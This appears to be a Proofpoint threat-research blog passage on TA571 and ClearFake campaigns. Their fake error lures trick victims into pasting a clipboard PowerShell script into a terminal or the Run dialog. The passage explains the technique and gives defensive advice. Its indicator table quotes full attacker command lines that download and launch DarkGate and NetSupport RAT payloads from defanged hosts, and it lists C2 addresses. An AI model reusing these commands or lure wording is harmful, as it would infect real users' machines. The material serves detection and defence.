
Use ⊞ + X keyboard shortcut, and then use "Windows Powershell/Terminal", click "Ctrl + V" & "Enter" in the appeared window.

HTML attachment purporting to be a document hosted on OneDrive containing a “How to fix” button.

If the “How to fix” button was clicked, it copied a PowerShell script to the clipboard and provided instructions to the user on how to run it. This attack chain ultimately led to the installation of DarkGate malware.

TA571 continues to modify and update its lures and attack chains while using the PowerShell clipboard technique. On 28 May 2024, Proofpoint identified a TA571 campaign using HTML attachments that used a different error message. Notably, this campaign included instructions for the victim to click the "Fix" button to "install the root certificate”, which is language that ClearFake error messages used. In this campaign, TA571 asked the victim to use the Run dialogue box to run the malicious script instead of the PowerShell terminal. The TA571 campaign contained at least two different command lines running different PowerShell scripts, one leading to DarkGate via a downloaded HTA-file that ran another PowerShell script and one leading to NetSupport RAT via a downloaded ZIP file.

In most of the campaigns, TA571 also padded the HTML files with various random content, creating semi-unique hashes for the attachments.



Create, edit and share Word documents. Work with others on shared projects, in real-time.

To display this web page correctly, please install the root certificate. Please follow the instructions below using the **"Fix"** button.

Example of the new TA571 lure containing similar language to ClearFake.

Common techniques

In all cases, both via the fake updates or the HTML attachments, the malicious PowerShell/CMD script is copied to the clipboard via browser-side JavaScript, commonly used on legitimate sites too. The malicious content is contained in the HTML/website in various places, and encoded in several ways, such as double-Base64, reverse Base64 or even clear text in various elements and functions. The legitimate use, and the many ways to store the malicious code, and the fact that the victim manually runs the malicious code without any direct association with a file, makes detection for these types of threats difficult. As antivirus software and EDRs will have issues inspecting clipboard content, detection and blocking needs to be in place prior to the malicious HTML/site being presented to the victim.

As for the difference between asking the victim to run the malicious code either via the PowerShell terminal, or via the Run dialogue box, they have various issues. For example, using the PowerShell terminal, the user must perform more steps to open it. However, once there, it is enough to right click once, and the code will automatically be pasted and executed, without letting the victim review the code first. When it comes to the Run dialogue box, the whole process can be done with four clicks/button combinations: click the button, Ctrl+R to open the dialogue, Ctrl+V to paste the code, and enter to run the code. However, with this method the victim might have second thoughts when seeing the code being pasted and might press cancel instead of running it.

Attribution

TA571 is a spam distributor, and this actor sends high volume email campaigns to deliver and install a variety malware for their cybercriminal customers, depending on the subsequent operator’s objectives. Proofpoint assesses with high confidence that TA571 infections can lead to ransomware.

ClearFake is not currently attributed to a tracked threat actor.

While it’s clear that both actors are borrowing ideas from each other, Proofpoint does not associate them with each other in any other way.

Conclusion

This attack chain requires significant user interaction to be successful. The social engineering in the fake error messages is clever and purports to be an authoritative notification coming from the operating system. It also provides both the problem and a solution so that a viewer may take prompt action without pausing to consider the risk. The attack chain is unique and aligns with the overall trend Proofpoint has observed of cybercriminal threat actors adopting new, varied, and increasingly creative attack chains – including improving social engineering, nested PowerShell, and the use of WebDAV and SMB – to enable malware delivery.

Organizations should train users to identify the activity and report suspicious activity to their security teams. This is very specific training but can easily be integrated into an existing user training program.

Emerging Threats signatures

The Emerging Threats ruleset contains detections for the malware identified in these campaigns.

Example indicators of compromise

The following is not an exhaustive list of IOCs, but a sample observed in recent campaigns.

Indicator	Description	Date Observed
rechtsanwalt@ra-silberkuhl[.]com	TA571 campaign reply-to email	28 May 2024
9701fec71e5bbec912f69c8ed63ffb6dba21b9cca7e67da5d60a72139c1795d1	TA571 HTML Attachment Example Hash	28 May 2024
hxxps://cdn3535[.]shop/1[.]zip	TA571 clipboard payload (NetSupport RAT)	28 May 2024
hxxps://lashakhazhalia86dancer[.]com/c[.]txt	TA571 clipboard payload (DarkGate)	28 May 2024

hxxp://languangjob[.]com/pandstvx	TA571 HTA payload (DarkGate)	28 May 2024
hxxp://languangjob[.]com/pandstvx	TA571 PowerShell payload (DarkGate)	28 May 2024
cmd /c start /min powershell invoke-webrequest -uri hxxps://lashakhazhalia86dancer[.]com/c.txt -outfile c:\users\public\default.hta; start-process c:\users\public\default.hta;	TA571 Clipboard to DarkGate	28 May 2024
cmd /c start /min powershell $st='c:\\users\\public';$om=$st+'\\start.zip';$ps=$st+'\\client\\client32.exe';invoke-webrequest -uri hxxps://cdn3535[.]shop/1.zip -outfile $om;expand-archive $om $st; start-process $ps;Set-Clipboard -Value ' ';exit;	TA571 Clipboard to NetSupport	28 May 2024
07e0c15adc6fcf6096dd5b0b03c20145171c00afe14100468f18f01876457c80	TA571 HTML Attachment Example Hash	27 May 2024
hxxps://kostumn1[.]ilabserver[.]com/1.zip	TA571 PowerShell Payload URL	27 May 2024
91.222.173[.]113	DarkGate C2	27 May 2024
hxxp://mylittlecabbage[.]net/qhsddxna	TA571 Payload URL	17 May 2024
hxxp://mylittlecabbage[.]net/xcdttafq	TA571 Payload URL	17 May 2024
hxxps://jenniferwelsh[.]com/header.png	TA571 Payload URL	17 May 2024
cmd /c start /min powershell $Id = 'c:\users\public\or.hta';invoke-webrequest -uri hxxps://jenniferwelsh[.]com/header.png -outfile $Id;start-process $Id;Set-Clipboard -Value ' ';exit;==	TA571 Clipboard to DarkGate	17 May 2024

mylittlecabbage[.]net	DarkGate C2	17 May 2024
hxxps://rtattack[.]baqebei1[.]online/df/tt	ClearFake PowerShell Payload	14 May 2024
hxxps://oazevents[.]com/loader[.]html	ClickFix PowerShell Payload URL	11 May 2024
11909c0262563f29d28312baffb7ff027f113512c5a76bab7c5870f348ff778f	TA571 HTML Attachment Example Hash	1 March 2024

Previous Blog Post

Subscribe to the Proofpoint Blog